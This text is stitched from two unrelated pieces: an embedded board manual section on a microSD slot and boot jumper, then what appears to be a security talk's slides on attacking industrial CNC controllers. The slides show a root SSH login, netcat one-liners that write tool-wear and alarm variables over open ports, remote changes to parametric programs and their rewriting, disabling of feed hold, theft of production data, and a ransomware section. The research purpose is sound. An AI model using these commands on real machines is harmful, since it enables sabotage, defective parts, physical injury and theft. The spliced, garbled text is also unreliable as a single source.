3.3.8 μ SD card slot

μ SD Card Slot - CN19

Pin	Signal
1	SDIO_DAT2
2	SDIO_DAT3
3	SDIO_CMD
4	+3.3V _{SDIO}
5	SDIO_CLK
6	GND
7	SDIO_DAT0
8	SDIO_DAT1
CardDetect	SDIO_CD#

The NXP i.MX6 family of processors embeds four Ultra Secured Digital Host controllers (uSDHC), able to support SD / SDIO / MMC Cards.

For this reason, on SBC-A62-J board there is also a socket, for the use of standard microSD cards, which can be used as Mass Storage and/or Boot Devices.

The connector is a microSD connector, push-push type, H=1.68 mm, type JST DM3AT-SF-PEJM5 or equivalent.


SDIO_CD#: Card Detect Input.

SDIO_CLK: SD Clock Line (output).

SDIO_CMD: Command/Response bidirectional line.

SDIO_DAT[0÷3]: SD Card data bus. SDIO_DAT0 signal is used for all communication modes. SDIO_DAT[1÷3] signals are required for 4-bit communication mode.

+3.3V_{SDIO} voltage is derived from 3P3V power rail. It can be switched on and off via SW (SPIO_PWR signal, managed using the i.MX6 pad B18).



3.3.13 Boot Selection Jumper J27

The onboard 2-way jumper J27 can be used to select boot source for the SBC-A62-J module.

When the jumper is inserted, then the boot will be performed from the uSD Card, otherwise, if the jumper is not placed, the boot will be performed from the internal eMMC.


Enabled Jumper allowed Firmware Extraction

- Booted with BSP6 (u-boot based):
<https://git.seco.com/arm/nxp/imx6/bsp6>
- Patched

```
embyte@x1v6:~$ ssh -o IdentitiesOnly=yes test@192.168.178.33
test@192.168.178.33's password:
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.35 armv7l)

* Documentation:  https://help.ubuntu.com/
Last login: Wed Jul  4 01:17:35 2018 from hi202568.haasauto.local
root@HaasCNC1234567:~#
```

Lack of Resource Access Control on Haas



NGC - Machine Data Collection

haascnc.com/service/online-manuals/next-gen-control-electrical---service-manual/ngc---machine-data-collection.html

Gmail YouTube Maps

☰

🛒 0 👤 📍 🌐

E Command (Write to Variable)

You can use an E command to write to macro variables #1-33 and #10000-#10999.

Note: Macro variables #10550-#10580 are unavailable if the mill has a probing system. See the Operator's Manual for a list of available system variables.

The correct E Command format is ?Exxxx yyyyyy.yyyyyy where xxxx is the macro variable and yyyyyy.yyyyyy is the new value.

Note: When you write to a global variable, make sure that no other programs on the machine use that variable.

Caution: Use extreme caution when you write to a system variable. Incorrect values for a system variable can cause damage to the machine.

(reverse-i-search)`:

Operation: MEM 16:15:03

```

MEM          Memory/IO.nc          N100
000013 (TUO);
;
T2 M06 (PUNTA CENTRI);
S3000 M03;
G00 G90 G54 X20. Y20.;
G43 H02 Z5. M08;
G81 R2. Z-1.5 F200.;
Y130.;
X130.;
Y20.;
G00 G80 Z10. M09;
;
T1 M06 (FRESAD10);
S5000 M03;
G00 G90 G54 X-10. Y-10.;
G43 H01 Z5. M08;
G01 Z-11. F2000.;
G01 G41 X0. D01;
G01 Y150. ,C10.;
X150. ,R10.;
Y0. ,C10.;
X0. ,R10.;
Y15.;
G40 X-15.;
G00 G40 Z20. M09;
;
T2 M06 (PUNTA CENTRI);
S3000 M03;

```

Graphics

Tool: Work G54: Drill Point:

[F2]: Enable Zoom [HOME]: Reset Zoom [PAGE UP]: Zoom -
 [ENTER]: Apply Zoom [END]: Corner Zoom [PAGE DOWN]: Zoom +

Main Spindle

Overrides

Feed: 100%
 Spindle: 100%
 Rapid: 100%

Spindle Speed: 0 RPM
 Spindle Power: 0.0 KW
 Surface Speed: 0 Mpm
 Chip Load: 0.000 MMPT
 Feed Rate: 0.0000 MMPM
 Active Feed: 0.0000 MMPM

Spindle Load(%) 0%

Positions

Program G54 G49

	(MM)	Load
X	130.000	0%
Y	130.000	0%
Z	6.000	34%

Timers And Counters

This Cycle: 0:00:07
 Last Cycle: 0:00:07
 Remaining: 0:00:00
 M30 Counter #1: 9
 M30 Counter #2: 48
 Loops Remaining: 0

Setup Single Blk

SIM:

Out-of-bound Write
 resulting in Disabling
 Single-Step Mode

Impact

Attack Class	Attack	Haas	Okuma	Heidenhain	Fanuc	Total
Compromise		✓	✓	✓		3
Damage	Disable feed hold	✓				1
	Disable single step	✓		✓		2
	Increase tool life	✓	✓	✓		3
	Increase tool load	✓	✓		✓	3
	Change tool geometry	✓	✓	✓	✓	4
DoS	Decrease tool life	✓	✓	✓		3
	Decrease tool load	✓	✓		✓	3
	Change tool geometry	✓	✓	✓	✓	4
	Parametric program	✓	✓	✓	✓	4
	Trigger custom alarms	✓		✓		2
	Ransomware (network share, thinc-api)	✓	✓	✓		3
Hijacking	Change tool geometry	✓	✓	✓	✓	4
	Parametric program	✓	✓	✓	✓	4
	Program rewrite		✓	✓	✓	3
Theft	Production information	✓	✓	✓	✓	4
	Program code (mt connect, thinc, dnc, focas)		✓	✓	✓	3
	Screenshot			✓		1
Total		15	14	15	10	

```
embyte@x1v6:~/projects/CNC/OKUMA$ msfconsole
```



```
    =[ metasploit v6.1.6-dev-          ]  
+ -- --=[ 2163 exploits - 1147 auxiliary - 368 post       ]  
+ -- --=[ 592 payloads - 45 encoders - 10 nops          ]  
+ -- --=[ 8 evasion                                       ]
```

```
Metasploit tip: You can upgrade a shell to a Meterpreter  
session on many platforms using sessions -u  
<session_id>
```

```
(reverse-i-search)`: █
```

Automated
Compromise
resulting in
Backdoor Implant

A change of tool geometry...

CNC console (operator view)

Compensation of +0.25mm

Tool	Work	Length Geometry(H)	Length Wear(H)	Diameter Geometry(D)	Diameter Wear(D)	Flutes
1 Spindle		80.220	0.250	8.000	0.	3
2		88.041	0.	8.000	0.	2
3		76.518	0.	0.300	0.	2
4		84.5	0.	2.000	0.	2
		.261	0.	0.800	0.	2
		.664	0.	0.	0.	2
		.955	0.	1.000	0.	2
10		0.	0.	6.069	0.	2
11		0.	0.	12.000	0.	2
12		0.	0.	0.	0.	2
13		0.	0.	0.	0.	2
14		63.515	0.	0.	0.	2
15		0.	0.	0.	0.	2
16		0.	0.	0.	0.	2
17		0.	0.	0.	0.	2

Attacker console

```
embyte@xiv6:~$ echo -e "# Attack 1: Introduction of defects in piece\nSetting production tool's wear at +0.25"; echo "7E2201 0.25" | nc 10.10.10.10 5000
# Attack 1: Introduction of defects in piece
Setting production tool's wear at +0.25
>>!
```



CNC Camera

Operation: MEM 11:47:03

USB ...ITY/2 SIDE MILLING.nc N0

```
Z3.;
G1 Z-2.;
G41 Y-38.438;
X-25.65;
X25.65;
X30.65;
G40 Y-34.413;
G0 Z5.;
X-30.65;
Z2.5;
G1 Z-2.5;
G41 Y-38.438;
X-25.65;
X25.65;
X30.65;
G40 Y-34.413;
G0 Z5.;
X-30.65;
Z2.;
G1 Z-3.;
G41 Y-38.438;
X-25.65;
X25.65;
X30.65;
G40 Y-34.413;
G0 Z5.;
X-30.65;
71 5.
```

Main Spindle

Spindle Speed: 15000 RPM
Spindle Power: 2.4 KW
Surface Speed: 377 Mpm
Chip Load: 0.028 MMPT
Feed Rate: 2500.0000 MPPM
Active Feed: 1250.0000 MPPM

Overrides

Feed: 50%
Spindle: 100%
Rapid: 13%

Positions Operator

(MM)

X -210.708 38% Load

Y -163.138 12% Load

Z -157.789 45% Load

Timers And Counters

This Cycle: 0:00:42
Last Cycle: 0:04:13
Remaining: 0:03:30
M30 Counter #1: 70
M30 Counter #2: 70
Loops Remaining: 0

... causes micro-defects



Error free



Micro-defect

Damaging a tool / part




\$ echo "?E2201 -10" | nc 5000

Hijacking a Parametric Program

REALE		
DURATA TAGLIO	0: 0:24	
POSIZIONE	RIMANENTE	
X+X	-25.000	0.000
Y+Y	0.000	0.000
Z+Z	24.545	129.146
A	0.0000	0.0000
C	0.0000	0.0000
Co		1
S		0
Fm		1280.0
T	108 ->	0
H		A
D		A

CYBERSECU. MIN	
G56 HA DA	
G0 Z1000	
G0 X0 Y0	
NCYL G81 R2 Z-10 F1000	
BHC X0 Y0 I25 J0	K=VC1
G0 Z1000	
/GOTO NAL	
M30	




Regular production is two holes

Hijacking a Parametric Program

```
embyte@x1v6:~/projects/CNC/OKUMA$ nc -C 10.199.4.97 8046
2|1|5
CV Number: 1, Value: 5
^C
embyte@x1v6:~/projects/CNC/OKUMA$
```

REALE		
DURATA TAGLIO	0:	0:24
POSIZIONE	RIMANENTE	
X+X	-25.000	0.000
Y+Y	0.000	0.000
Z+Z	24.545	129.146
A	0.0000	0.0000
C	0.0000	0.0000
Co		1
S		0
Fm		1280.0
T	108 ->	0
H		A
D		A

```
CYBERSECU.MIN
G56 HA DA
G0 Z1000
G0 X0 Y0
NCYL G81 R2 Z-10 F1000
BHC X0 Y0 I25 J0 K=VC1
G0 Z1000
/GOTO NA1
M30
```



Change the value of VC1
from 2 to 5

Hijacked production is five holes

Program Rewriting

The screenshot displays a CNC control interface with the following sections:

- MEM** (Memory) and **14:06:19** (Time) at the top.
- Warning Bar:** "NEL MODO DI RISPARMIO ENERGETICO, DISATTIVARE IL FUNZIONAMENTO AUTOMATICO (W,A20.1)"
- Position Data:** X: -109.56858, Y: 239.86065, Z: 218.65379, B: 0.00958, C: 0.02617. Modes: ASSOLUTA, DISTANZA.
- Load (CARICO) Indicators:** Four horizontal bars showing load levels for different axes.
- Modal Data (MODALE):** G00, G17, G40, F, G54, G80, G49, S 3000, G90, G98, G69, M 30, G13.1, G15, G21, M, G22, G25, G50, M, G64, G67, G94, H, D, HD.T 73, NX.T.
- Spindle Speed (F):** 0 mm/min. Gauge scale 0-20000.
- Spindle Speed (S):** 0. Gauge scale 0-40000.
- Program Editor:** Shows code:

```
//DATA_SV/  
01000  
01000 ;  
T89 M6 ;  
H89 D89 ;  
G400 D6 R3 ;  
T73 M6 ;  
M30 ;  
%
```
- Bottom Menu:** Cambia schermata, Posizione corrente, Cambia info, Preimp. relativa, Cerca progr., Riawolgi, Cerca N.

Program Rewriting

```
4: Read tool info
5: Select main program
6: Download program
7: Upload program
8: Delete file
9: Read tool info

6
Program name: 01000
Downloading file //DATA_SV/01000...
%
01000
T89M6
H89D89
G400D6R3
T73M6
M30
%
End of the download.
The download has finished with success.
C:\Users\fabio.castello\source\repos\cnc\fanuc\FanucConsoleApp\bin\Debug\Downloads\01000
The file was downloaded here: C:\Users\fabio.castello\source\repos\cnc\fanuc\FanucConsoleApp\bin\Debug\Downloads\01000
```

```
*C:\Users\fabio.castello\source\repos\cnc\fanuc\FanucConsoleApp\bin\Debug\Downloads\01000 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
credentials.txt x API.txt x ScaffoldDbContext.txt x GOCANVAS BONITA SERVER.txt x GOCANVAS BONITA PF
1 %
2 O1002 (comment)
3 T89M6
4 H89D89
5 G400D6R3
6 T73M6
7 M30
8 %
9
```

Program Rewriting

MEM 14:06:19
NEL MODO DI RISPARMIO ENERGETICO, DISATTIVARE IL FUNZIONAMENTO AUTOMATICO (W,A20.1)

G00	ASSOLUTA	DISTANZA	CARICO	MODALE	N 00000000
X	-109.56858	0.00000		G 00 G 17 G 40 F	
Y	239.86065	0.00000		G 54 G 80 G 49 S 3000	
Z	218.65379	0.00000		G 90 G 98 G 69 M 30	
B	0.00958	0.00000		G 13.1 G 15 G 21 M	
C	0.02617	0.00000		G 22 G 25 G 50 M	
				G 64 G 67 G 94	
				H D HD.T 73	
				NX.T	

F 0 S1 0

10000 mm/min 20000

0 20000

PRA VUOTO F 1

DURATA 0% S

```
//DATA_SV/  
01000 ;  
T89 M6 ;  
H89 D89 ;  
G400 D6 R3 ;  
T73 M6 ;  
M30 ;  
%
```

14:06:51
AUTOMATICO (W,A20.1)

CARICO	MODALE	N 00000000
	G 00 G 17 G 40 F	
	G 54 G 80 G 49 S 3000	
	G 90 G 98 G 69 M 30	
	G 13.1 G 15 G 21 M	
	G 22 G 25 G 50 M	
	G 64 G 67 G 94	
	H D HD.T 73	
	NX.T	

```
//DATA_SV/  
01002 (comment) ;  
T89 M6 ;  
H89 D89 ;  
G400 D6 R3 ;  
T73 M6 ;  
M30 ;  
%
```

Hijacked Program

Damaging a tool / part



- Remotely disabling the **feed hold** may also cause safety issues

Main Spindle		Positions	Program G54 G43 H1	Timers And Counters
	Spindle Speed: 498 RPM	(MM)	Load	This Cycle: 0:00:17
Overrides	Spindle Power: 0.0 KW	X -5.000	0%	Last Cycle: 0:00:41
Feed: 100%	Surface Speed: 16 Mpm	Y 51.392	0%	Remaining: 0:00:23
Spindle: 250%	Chip Load: 0.000 MMPT	Z -11.000	34%	M30 Counter #1: 9
Rapid: 100%	Feed Rate: 2000.0000 MMPM			M30 Counter #2: 48
	Active Feed: 2000.0000 MMPM			Loops Remaining: 0
Spindle Load(%)				
Setup	Running	Feed		Coolant On
SIM: Feed hold is suppressed				

Theft of Manufacturing Information

Packet Sender - IPs: 192.168.250.149, 10.250.5.19, 192.168.56.1, fe80::b9de:43d8:35eb:6d4c%ethernet_32770, fe80::d8ea:54e7:1821:1d0e%ether...

Name Start Monitoring
ASCII 51\r\n
HEX 35 31 0d 0a
Address 10.250.5.17 * Port 8046 * Resend Delay 0 * TCP

	Send	Name	Resend	To Address	To Port	Method	
10	Send	SMTP Gmail	0	smtp.gmail.com	465	SSL	HELO relay.ex.am
11	Send	SSL cert mismatch	0	138.197.192.84	443	SSL	GET / HTTP/1.0v
12	Send	Start Monitoring	0	10.250.5.17	8046	TCP	51\r\n
13	Send	Stop Monitoring	0	10.250.5.17	8046	TCP	52\r\n
14	Send	TCP connection refused	0	138.197.192.84	200	TCP	will not connect

Clear Log (15) Log Traffic Save L

Time	From IP	From Port	To Address	To Port	Method	Error
14:04:22.521	10.250.5.17	8046	You	57175	TCP	OK\r\n
14:04:21.508	You	57175	10.250.5.17	8046	TCP	51\r\n
12:21:31.773	10.250.5.17	8046	You	51979	TCP	RecordDat
12:21:30.769	You	51979	10.250.5.17	8046	TCP	52\r\n
11:46:39.952	10.250.5.17	8046	You	63576	TCP	OK\r\n

UDP:53862 TCP:



Theft of Manufacturing Information

	B	C	D	E	G	I	J	K	L	M	N	O	P	Q	R
1	MachineName	SerialNumber	ExecutionMode	ControlType	ActiveProgramName	CurrentBlockNumber	ExecuteBlock	CycleComplete	ActualSpindleRate	CommandSpindleRate	IdleOverride	SpindleLoad	SpindleRate	SpindleRateOverride	WorkpieceCounters
2	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
3	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
4	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
5	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
6	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
7	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
8	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
9	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
10	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
143	M460V-5AX	220573	Running	P300M	TEST6.MIN	75	CURRENT: X92, NEXT: X97Y25	False	5500	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
144	M460V-5AX	220573	Running	P300M	TEST6.MIN	75	CURRENT: X92, NEXT: X97Y25	False	5499	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
145	M460V-5AX	220573	Running	P300M	TEST6.MIN	75	CURRENT: X92, NEXT: X97Y25	False	5499	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
146	M460V-5AX	220573	Running	P300M	TEST6.MIN	76	CURRENT: X97Y25, NEXT: Y0	False	5500	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
147	M460V-5AX	220573	Running	P300M	TEST6.MIN	77	CURRENT: Y0, NEXT: G3X112Y-15R15	False	5499	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
148	M460V-5AX	220573	Running	P300M	TEST6.MIN	78	CURRENT: G3X112Y-15R15, NEXT: G1G40X112Y0	False	5499	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
149	M460V-5AX	220573	Running	P300M	TEST6.MIN	79	CURRENT: G1G40X112Y0, NEXT: G0Z5	False	5499	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
150	M460V-5AX	220573	Running	P300M	TEST6.MIN	81	CURRENT: M5, NEXT: M9	False	1134	5500	200	155	Stop	100	A: 152, B: 148, C: 148, D: 148
151	M460V-5AX	220573	Running	P300M	TEST6.MIN	82	CURRENT: G30P1, NEXT: G0Y1000	False	0	5500	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
152	M460V-5AX	220573	Running	P300M	TEST6.MIN	82	CURRENT: G30P1, NEXT: G0Y1000	False	0	5500	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
153	M460V-5AX	220573	Running	P300M	TEST6.MIN	84	CURRENT: G0Y1000, NEXT: A-45	False	0	5500	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
154	M460V-5AX	220573	Running	P300M	TEST6.MIN	85	CURRENT: A-45, NEXT: M30	False	0	5500	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
155	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	86	CURRENT: , NEXT:	True	0	5500	200	0	Stop	100	A: 153, B: 149, C: 149, D: 149
156	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	86	CURRENT: , NEXT:	True	0	5500	200	0	Stop	100	A: 153, B: 149, C: 149, D: 149

Triggering Software Alarms

The image shows a dual-pane interface for a CNC machine. On the left is an 'Attacker console' (terminal) with the following commands:

```
embyte@x1v6:~$ nc haas 5000
>?E3000 666
>!
>!
```

The main 'CNC console (operator view)' displays the following information:

- Operation:** MEM
- Time:** 16:05:55
- Active Program:** MEM Memory/2585.nc N100
- Active Alarms:** 1666 (highlighted with a red box)
- Active Tool:** Tool: 1, Offset: 1, Type: None, Tool Group: -----, Max Load: 0, Life: 100%, Next Tool, Pocket: 3, Tool #: 2
- Coolant:** Off
- Main Spindle:** STOP icon, Overrides (Feed: 130%, Spindle: 130%, Rapid: 100%), Spindle Speed: 0 RPM, Spindle Power: 0.0 KW, Surface Speed: 0 Mpm, Chip Load: 0.000 MMPT, Feed Rate: 0.0000 MMPM, Active Feed: 0.0000 MMPM, Spindle Load(%): 0%
- Positions:** Program G54 G49 H1, X: 28.897 (0% Load), Y: 105.000 (0% Load), Z: -11.000 (34% Load)
- Timers And Counters:** This Cycle: 0:00:16, Last Cycle: 0:00:16, Remaining: 0:00:00, M30 Counter #1: 9, M30 Counter #2: 48, Loops Remaining: 0
- Buttons:** F3 Activate Safe Run, Setup
- Status Bar:** SIM (green), 1666 (red)

Ransomware

2021/10/04 16:46:12

AUTO OPERAZ. TEST.MIN METODO A

4105 ATTN Rilevato blocco in collisione

1mm (PROGRAMMA) POS. ATT IMP. LAVORO

POSIZIONE ATTUALE (PEZZO)		SIMULAZIONE ANIMATA (IN 3D)	
POSIZIONE	DISTANZA	TARGET	Co GR
X (+X)	0.000	0.000	0
Y (+Y)	0.000	0.000	
Z (+Z)	-195.309	500.000	
A	-155.0000	0.0000	
C	5.0000	0.0000	

Co I S 0 M5
A A SC 0
P 0 Fm 10000.0 TC 108
FC 0.000 Tn 0

STATO MACCHINA

BLOCCO MACCHINA	FUNZ. A VUOTO
G00 G432 M05 M139 M331	
G17 G266 M15 M133 M402	
G23 M115 M326	
G53 M131 M530	
G90 M135 M900	
G94 M137 M511	

PROG. PRIN./SEC. (ESE.) 0 NT803 2

CLEAR
DRAW
NT803 (FRESA D20)
↑ T803 M6
S1000 M3
G0 Z1000
G15 H1
G56 HA DA
G0 X-100 Y-100
RMILO X80 Y-50 Z-10 R2 I-160 J100 D803 F1000.
G0 Z1000

CNC console (operator view)

```
2872 2628 DumpFrozenPr x86 0 OKUMA-B80A02DF1\Adm C:\OSP-P\TOOLS\Dump
cess.exe FrozenProcess.exe
2884 2628 CLDTARC.exe x86 0 OKUMA-B80A02DF1\Adm C:\OSP-P\TOOLS\CLDT
ARC.exe
2920 900 MMFC_C~1.EXE x86 0 inistrator OKUMA-B80A02DF1\Adm C:\OSP-P\OACS\MMFC_
C~1.EXE
2948 900 MMFC_PROXY.E x86 0 inistrator OKUMA-B80A02DF1\Adm C:\OSP-P\HMI\MMFC_P
ROXY.EXE
